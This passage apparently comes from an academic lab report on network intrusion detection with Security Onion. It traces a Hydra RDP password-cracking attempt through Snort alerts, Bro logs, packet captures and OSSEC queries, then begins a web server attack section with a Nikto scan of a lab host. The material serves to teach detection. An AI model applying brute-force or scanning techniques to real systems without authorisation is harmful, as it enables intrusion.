
NIDS - Alerts

Limited to 50 results. Refine your search. 1–50 of 46,542

Time	source_ip	source_port	destination_ip	destination_port	_id
August 1st 2018, 13:00:46.081	192.168.1.104	60297	192.168.1.100	53	4fMU92QBQz0pqnnlFjB6
August 1st 2018, 13:00:46.081	192.168.1.104	60297	192.168.1.100	53	4PMU92QBQz0pqnnlFjBr
August 1st 2018, 13:01:20.093	192.168.1.101	38978	192.168.1.104	3389	dvMU92QBQz0pqnnlmzFk
August 1st 2018, 13:01:20.093	192.168.1.101	38978	192.168.1.104	3389	c_MU92QBQz0pqnnlmzFI
August 1st 2018, 13:01:20.098	192.168.1.101	38978	192.168.1.104	3389	dfMU92QBQz0pqnnlmzFi
August 1st 2018, 13:01:20.098	192.168.1.101	38978	192.168.1.104	3389	dPMU92QBQz0pqnnlmzFQ
August 1st 2018, 13:01:21.102	192.168.1.104	3389	192.168.1.101	38978	qPMU92QBQz0pqnnloDFF
August 1st 2018, 13:01:21.102	192.168.1.104	3389	192.168.1.101	38978	oPMU92QBQz0pqnnloDE1
August 1st 2018, 13:01:21.107	192.168.1.101	38978	192.168.1.104	3389	z_MU92QBQz0pqnnloDFr
August 1st 2018, 13:01:21.107	192.168.1.101	38978	192.168.1.104	3389	uPMU92QBQz0pqnnloDFH
August 1st 2018, 13:01:21.111	192.168.1.101	38978	192.168.1.104	3389	x_MU92QBQz0pqnnloDFp
August 1st 2018, 13:01:21.111	192.168.1.101	38978	192.168.1.104	3389	sPMU92QBQz0pqnnloDFG
August 1st 2018, 13:01:21.116	192.168.1.101	38978	192.168.1.104	3389	wPMU92QBQz0pqnnloDFH
August 1st 2018, 13:01:21.116	192.168.1.101	38978	192.168.1.104	3389	mPMU92QBQz0pqnnloDEr

Figure 39. NIDS—Alert on Password Cracking Attack

Further analysis of the alerts with timestamp August 1st 2018, 13:01:21.107 indicates that an attempt to remotely connect to a terminal server with root (administrator) priviledge resulted in the generation of the alerts. It also indicated that the alerts were generated based on a Snort emerging threat rule type with priority 3, and policy based on access to Microsoft terminal server with root login. Clicking on the link at signature_info took us to the specific emergingthreat.net page where the signature is available for review. In addition to the signature, metadata is available showing when it was first created, and last updated. Also available on the website was the referenced Common Vulnerability and Eposure (CVE) number: 2001–0540. We then browsed to the CVE website hosted by Mitre where a search for the aforementioned CVE number yielded the following result: "Memory leak in Terminal servers in Windows NT and Windows 2000 allows remote attackers to cause a denial of service (memory exhaustion) via a large number of malformed Remote Desktop Protocol (RDP) requests to port 3389" [33]. Figure 40 provides an image capture of the described alert.




August 1st 2018, 13:01:21.107	192.168.1.101	38978	192.168.1.104	3389	z_MU92QBQz0pqnnloDFr

	@timestamp	August 1st 2018, 13:01:21.107
t	@version	1
t	_id	z_MU92QBQz0pqnnloDFr
t	_index	seconion:logstash-ids-2018.08.01
#	_score	-
t	_type	doc
t	alert	ET POLICY MS Terminal Server Root login
t	category	policy
t	classification	Generic Protocol Command Decode
	destination_ip	192.168.1.104
t	destination_ips	192.168.1.104
#	destination_port	3389
t	event_type	snort
#	gid	1
t	host	gateway
t	interface	seconion-ens192
t	ips	192.168.1.101, 192.168.1.104
#	logstash_time	0.048
t	message	[1:2012710:1] ET POLICY MS Terminal Server Root login [Classification: Generic Protocol Command Decode] [Priority: 3]: <seconion-ens192> {TCP} 192.168.1.101:38978 -> 192.168.1.104:3389
#	port	53522
t	priority	3
t	protocol	TCP
t	rev	1
t	rule_type	Emerging Threats
#	sid	2012710
t	signature_info	http://doc.emergingthreats.net/2012710
	source_ip	192.168.1.101
t	source_ips	192.168.1.101
#	source_port	38978
t	syslog-facility	local6
t	syslog-host	seconion
t	syslog-host_from	seconion
t	syslog-legacy_msghdr	snort:
t	syslog-priority	alert
	syslog-sourceip	127.0.0.1
t	syslog-tags	.source.s_syslog
t	tags	syslogng, syslog, internal_destination, internal_source

Figure 40. Extended NIDS - Alert Showing RDP Attempted Connection

Following our preliminary analysis, we wanted to determine if Bro had noticed a change in the network behavior, and if any alerts were generated by it. Our preliminary analysis already indicated that the attacker was attempting to establish RDP connections on port 3389. Such information was very handy as Kibana came equipped with Bro hunting dashboards for several well known protocols. Under "Bro Hunting" on the Navigation panel, we clicked on the "RDP" dashboard depicted in Figure 41. Bro indicated the existence of 846 attempted RDP connections within 80 minutes. The "RDP—Log Count Over Time" visualization also showed an increase in the log count averaging at 16 connection attempts per minute. The "RDP—Result (Horizontal Bar Chart)" visualization reflected a 100 percent success rate in every attempt by the attacker to make a connection. The "RDP—Encryption Level (Vertical Bar Chart) showed that all 846 connections were encrypted. In the "RDP-Client" visualization, The name of the tool used (Hydra) in perpetrating the attack was detected in 841 logs and listed. The "RDP—Cookie" visualization lists one account name—"cookie"—against which the password attacks had been conducted. There were 845 instances against the account name "administrator" recorded. Further down these visualizations is a table list of Bro logs. The expansion of one of the logs indicated that, in addition to the information already gathered, that a 128bit-encryption method was used during the connection.



RDP - Source IP Address

IP Address	Count
192.168.1.101	846

Export: Raw Formatted

RDP - Destination IP Address

IP Address	Count
192.168.1.104	846

Export: Raw Formatted

RDP - Client


Client	Count
hydra	841

RDP - Cookie

Cookie	Count
Administrator	845

Figure 41. Bro Hunting RDP


At this point, one could say that it is quite evident based on the information already gathered that some sort of RDP connection attack had occurred, involving a privileged user account. Though this would be alarming enough, we still had questions for which we needed answers. From our preliminary analysis, we determined that the RDP connections between the attacker and the victim were successful. For a more in-depth analysis, we clicked on the Bro_rpd log ID to access the CapME. This is shown in Figure 42. The stream following the highlighted portion of the log entry contains relevant information that answers the question of how Bro detected the tool by name. The first SRC line shows the Cookie information. Also visible (four lines down) is a mention of the password cracking tool name Hydra in the stream.


capME!
https://10.10.10.50/capme/elastic.php?esid=O_NW92QBQz0pqnnl7-nd
130%
Logout
close

```
192.168.1.101:40502_192.168.1.104:3389-6-1438525807.pcap

Log entry:
{"ts":"2018-08-01T21:13:34.523782Z","uid":"CVbSjC17CVvHvH1t14","id.orig_h":"192.168.1.101","id.orig_p":40502,"id.resp_h":"192.168.1.104","id.resp_p":3389,"cookie":"Admi
nistrator","result":"Success","security_protocol":"RDP","keyboard_layout":"English - United States","client_build":"RDP 5.1","client_name":"hydra","client_dig_product_id":"","des
ktop_width":800,"desktop_height":600,"requested_color_depth":"high_color_depth-255","cert_type":"RSA","cert_count":1,"cert_permanent":true,"encryption_level":"Client com
patible","encryption_method":"128bit"}

Sensor Name: seconion-ens192
Timestamp: 2018-08-01 21:13:34
Connection ID: CLI
Src IP: 192.168.1.101
Dst IP: 192.168.1.104
Src Port: 40502
Dst Port: 3389
OS Fingerprint: 192.168.1.101:40502 - UNKNOWN [S20:64:1:60:M1460,S,T,N,W7:.:?:?] (up: 7996 hrs)
OS Fingerprint: -> 192.168.1.104:3389 (link: ethernet/modem)
SRC: ...+&......Cookie: mstshash=Administrator
SRC:
DST: .........4.
SRC: ........e..v.........0 ..."...........................0 ......................... ....0 .......................................|...........Duca.......... .X.........(
SRC: ..h.y.d.r.a.................................................................................................................................................................
DST: ........f...
DST: .....0..."..............................|..*.v
DST: ......McDn................................. ...x...G3.~..Y.}..P.........x..a.z.1x.................RSA1................7..7q...;..lxE....J....b.r|..u{..C@e=e8...)..u.1'*M...~..<2..
DST: @W'..7.8.......s..8.dR......f...Ps.....k.$(....{U._
DST: .R..3..........\.#&0./...........r?.F.R9<F......8..........-x...s....3.x5f.W....
DST: ......].1*...p..H...g.bv....x.=......M.=....TC......YP;................H."C..[.,IC....,.R..x....|..)*.]....\.]..P.E.VA...Jl5n....H.2.K08a........
```

Figure 42. Password Cracking Attack CapME

We also downloaded the PCAP from both the Bro logged activity and the NIDS alerts. As stated earlier, the connections were encrypted. Though we were able to find some clues, we could not establish logon activity using PCAPs, such as the one in Figure 43. To put our curiosity to rest, we queried all OSSEC alerts generated within the time frame of the attack and searched for instances where the username "administrator" successfully logged into the victim. Our query returned no result; thus, confirming that the attack, though recorded, was ultimately unsuccessful.



tcp.stream eq 0

```
No.   Time        Source          Destination     Protocol  Length Info
    7 0.010268    192.168.1.101   192.168.1.104   TCP           66 40502 → 3389 [ACK] Seq=44 Ack=12 Win=2931…
    8 0.011213    192.168.1.101   192.168.1.104   TCP          452 40502 → 3389 [PSH, ACK] Seq=44 Ack=12 Win…
    9 0.011498    192.168.1.104   192.168.1.101   TCP          587 3389 → 40502 [PSH, ACK] Seq=12 Ack=430 Wi…
   10 0.011685    192.168.1.101   192.168.1.104   TCP           78 40502 → 3389 [PSH, ACK] Seq=430 Ack=533 W…
   11 0.216272    192.168.1.101   192.168.1.104   TCP           74 40502 → 3389 [PSH, ACK] Seq=442 Ack=533 W…
   12 0.216581    192.168.1.104   192.168.1.101   TCP           66 3389 → 40502 [ACK] Seq=533 Ack=450 Win=66…
```

```
> Internet Protocol Version 4, Src: 192.168.1.101, Dst: 192.168.1.104
> Transmission Control Protocol, Src Port: 40502, Dst Port: 3389, Seq: 44, Ack: 12, Len: 386
v Data (386 bytes)
    Data: 0300018202f0807f65820176040101040101010101ff302002...
    [Length: 386]
```

```
0040  e5 45 03 00 01 82 02 f0  80 7f 65 82 01 76 04 01   ·E······ ··e··v··
0050  01 04 01 01 01 01 ff 30  20 02 02 00 22 02 02 00   ·······0  ···"···
0060  02 02 02 00 00 02 02 00  01 02 02 00 00 02 02 00   ········ ········
0070  01 02 02 ff ff 02 02 00  02 30 20 02 02 00 01 02   ········ ·0 ·····
0080  02 00 01 02 02 00 01 02  02 00 01 02 02 00 00 02   ········ ········
0090  02 00 01 02 02 04 20 02  02 00 02 30 20 02 02 ff   ······ · ···0 ···
00a0  ff 02 02 fc 17 02 02 ff  ff 02 02 00 01 02 02 00   ········ ········
00b0  00 02 02 00 01 02 02 ff  ff 02 02 00 02 04 82 01   ········ ········
00c0  03 00 05 00 14 7c 00 01  80 fa 00 08 00 10 00 01   ·····|·· ········
00d0  c0 00 44 75 63 61 80 ec  01 c0 d4 00 04 00 08 00   ··Duca·· ········
00e0  20 03 58 02 01 ca 03 aa  09 04 00 00 28 0a 00 00    ·X····· ····(···
00f0  68 00 79 00 64 00 72 00  61 00 00 00 00 00 00 00   h·y·d·r· a·······
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```

Data (data.data), 386 bytes | Packets: 86 · Displayed: 86 (100.0%) | Profile: Default


Figure 43. Password Cracking Attack PCAP

3. Web Server Attack

The third malicious cyber action we conducted was against the Web server running on the Basic Pentesting 1 host (hereon referred to as BP1 for brevity). We knew from our port scan that BP1 was listening on port 80 therefore was likely hosting a website. Attackers often attack web servers to attempt to gain initial access into a network. For this reason, it is important that web servers are monitored for attackers looking for vulnerabilities and misconfigurations.

a. Action


To be certain BP1 was hosting web content on port 80, we browsed to it via Firefox from the Kali VM, and received the default webpage served by the Apache web server. Next, we scanned the website with the web server security scanner Nikto. As described on the Nikto homepage, Nikto performs a comprehensive security test against webservers looking for server versions, multiple index files, and vulnerabilities [34]. Figure 44 shows some interesting output from the Nikto scan we performed.



```
root@kali:~# nikto -h 192.168.1.107
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.107
+ Target Hostname:    192.168.1.107
+ Target Port:        80
+ Start Time:         2018-08-04 12:02:35 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
